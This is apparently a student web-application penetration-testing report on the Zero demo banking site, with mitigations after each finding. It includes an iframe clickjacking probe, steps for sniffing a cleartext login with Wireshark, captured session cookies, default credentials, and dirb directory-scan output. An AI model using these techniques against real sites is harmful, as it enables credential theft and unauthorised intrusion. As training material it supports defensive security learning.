
# *Web Application Major Project*

## 1. Clickjacking Vulnerability:

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

**Steps:**

1. Attack points for this vulnerability is input fields.
2. After mentioning the site on iframe html code ,
   <iframe src = "http://zero.webappsecurity.com/" height = "700" width = "900"></iframe>
3. After injecting this code if the site is lodding on other web page then it comes under iframe injection vulnerability.



Online Banking

Welcome to Zero Online Banking. Zero provides a greener and more convenient way to manage your money. Zero enables you to check your account balances, pay your bills, transfer money, and keep detailed records of your transactions, wherever there is an internet connection.

**MITIGATION:**

Should use X-Frame-Opt which will automatically protect your website and it will definitely help in detecting and preventing against such attacks.


## 2. Sensitive Data Explosure:

Sensitive data exposure occurs when an application, company, or other entity inadvertently exposes personal data. ... This might be a result of a multitude of things such as weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.

# *Web Application Major Project*

Steps:


1. open kali, choose the default tool wireshark and run it
2. open browser and try to login to the application
3. turn off the wireshark
4. get the ip address of the server and filter the request
5. choose the request which is having protocol http
6. select follow and tcp stream


Kali-Linux-2021.2-vmwar...
The Wireshark Network ...
10:13 AM
82%
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
No Packets
Profile: Default

You are running Wireshark 3.4.4 (Git v3.4.4 packaged as 3.4.4-1).

Ready to load or capture

# *Web Application Major Project*


Kali-Linux-2021.2-vmwar...
Zero - Log in - Mozilla Fi...
Capturing from eth0
10:13 AM
82%
Zero - Log in - Mozilla Firefox
Kali Linux
Zero - Log in
zero.webappsecurity.com/login.html
Zero Bank

Log in to ZeroBank

Login

Password

Keep me signed in


This connection is not secure. Logins entered here could be compromised. **Learn More**

View Saved Logins

Sign in


Forgot your password ?

ouse pointer inside or press Ctrl+G.



ip.addr == 54.82.22.214

```
No.   Time         Source           Destination      Protocol  Length Info
  637 10.101250304 192.168.242.129  54.82.22.214     TCP         54 60940 → 80 [ACK] Seq=320 Ack=97533 Win=65535
  638 10.101237930 54.82.22.214     192.168.242.129  TCP       1372 80 → 60940 [PSH, ACK] Seq=97533 Ack=320 Win=(
  639 10.101339948 192.168.242.129  54.82.22.214     TCP         54 60940 → 80 [ACK] Seq=320 Ack=98851 Win=65535
  640 10.101838401 54.82.22.214     192.168.242.129  HTTP      3104 HTTP/1.1 200 OK  (JPEG JFIF image)
  641 10.101853724 192.168.242.129  54.82.22.214     TCP         54 60940 → 80 [ACK] Seq=320 Ack=101901 Win=65535
  642 10.922832667 192.168.242.129  54.82.22.214     HTTP       440 GET /login.html HTTP/1.1
  643 10.923773763 54.82.22.214     192.168.242.129  TCP         60 80 → 60942 [ACK] Seq=113054 Ack=706 Win=6424(
  654 11.626046518 54.82.22.214     192.168.242.129  TCP       1372 80 → 60942 [PSH, ACK] Seq=113054 Ack=706 Win=

› Frame 642: 440 bytes on wire (3520 bits), 440 bytes captured (3520 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_7d:cd:aa (00:0c:29:7d:cd:aa), Dst: VMware_ef:fd:1b (00:50:56:ef:fd:1b)
› Internet Protocol Version 4, Src: 192.168.242.129, Dst: 54.82.22.214
› Transmission Control Protocol, Src Port: 60942, Dst Port: 80, Seq: 320, Ack: 113054, Len: 386
› Hypertext Transfer Protocol
```



```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: keep-alive
Referer: http://zero.webappsecurity.com/login.html?login_error=true
Cookie: JSESSIONID=9780D523
Upgrade-Insecure-Requests: 1

user_login=username&user_password=password&submit=Sign+in&user_token=c64373c8-1712-4fe1-b089-5ef547e1fb9cHTTP/1.1 302 Found
Date: Sun, 19 Sep 2021 15:52:10 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: /auth/accept-certs.html?user_token=c64373c8-1712-4fe1-b089-5ef547e1fb9c
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (1,023 bytes) Show data as ASCII Stream 28

**MITIGATION:**

1.upgrade to https current version

2.Encrypt data during transport and at rest.


3.Minimize data surface area.

4.Use the latest encryption algorithms.

5.Disable autocomplete on forms that collect data.

6.Disable caching on forms that collect data.

3. **Secure flag is disabled:**
   Secure flag encrypts the session id so that in back-end if someone captures it, it will be in an encrypted format.



zero.webappsecurity.com/bank/account-summary.html

Cash Accounts

| Account |
|---|
| Savings |
| Savings |

Investment Accounts

| Account |
|---|
| Brokerage |

Credit Accounts

| Account | Credit Card | Balance |
|---|---|---|
| Checking | VISA 4485-5368-3381-1879 | $-500.2 |
| Credit Card | VISA 4716-9811-6719-3943 | $-265 |

Loan Accounts

☑ Show Advanced

JSESSIONID

Name: JSESSIONID

Value: 9C7DF3D9

Hide Advanced

Domain: zero.webappsecurity.com

Path: /


Expiration:

Same Site: No Restriction

☑ Host Only ☑ Session □ Secure ☑ Http Only

## 4. Session id is weak:

Earlier it was becoming time taking process for validating each authentication checks so they come up with session id format. With every request an session id should hit server so that server will validate an authenticated user.



zero.webappsecurity.com/bank/account-summary.html

Cash Accounts

| Account |
|---|
| Savings |
| Savings |

Investment Accounts

| Account |
|---|
| Brokerage |

Credit Accounts

| Account | Credit Card | Balance |
|---|---|---|
| Checking | VISA 4485-5368-3381-1879 | $-500.2 |
| Credit Card | VISA 4716-9811-6719-3943 | $-265 |

Loan Accounts

☑ Show Advanced

JSESSIONID

Name: JSESSIONID

Value: 9C7DF3D9

Hide Advanced

Domain: zero.webappsecurity.com

Path: /

Expiration:

Same Site: No Restriction


☑ Host Only ☑ Session □ Secure ☑ Http Only

**Mitigation:**

A strong session id should be generated by server so that no-one can form the format of session created by server.

5. **No Strong Password Policy:**

As the application has username as username and password as password that mean the server is accepting default username and passwords. And username and password itself server is disclosing in hint section.



Log in to ZeroBank

Login/Password - username/password

This connection is not secure. Logins entered here could be compromised. Learn More

6. **Security Misconfiguration :**

Security misconfiguration vulnerabilities could occur if a component is susceptible to attack due to an insecure configuration. Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code.

**DIRECTORY LISTING**


A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. A directory listing provides an attacker with the complete index of all the resources located inside of the directory.

**MITIGITION:**

1. Configure your web server to prevent directory listings for all paths beneath the web root;

2. Place into each directory a default file (such as index. html) that the web server will display instead of returning a directory listing.

*Web Application Major Project*



```
URL_BASE: http://zero.webappsecurity.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://zero.webappsecurity.com/ ----
+ http://zero.webappsecurity.com/admin (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/cgi-bin (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/cgi-bin/ (CODE:403|SIZE:961)
+ http://zero.webappsecurity.com/docs (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/errors (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/help (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/include (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/index.html (CODE:200|SIZE:12471)
+ http://zero.webappsecurity.com/manager (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/resources (CODE:302|SIZE:0)
+ http://zero.webappsecurity.com/server-status (CODE:200|SIZE:5523)

-----------------
END_TIME: Sun Sep 26 03:27:54 2021
DOWNLOADED: 4612 - FOUND: 11
```

**SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES**

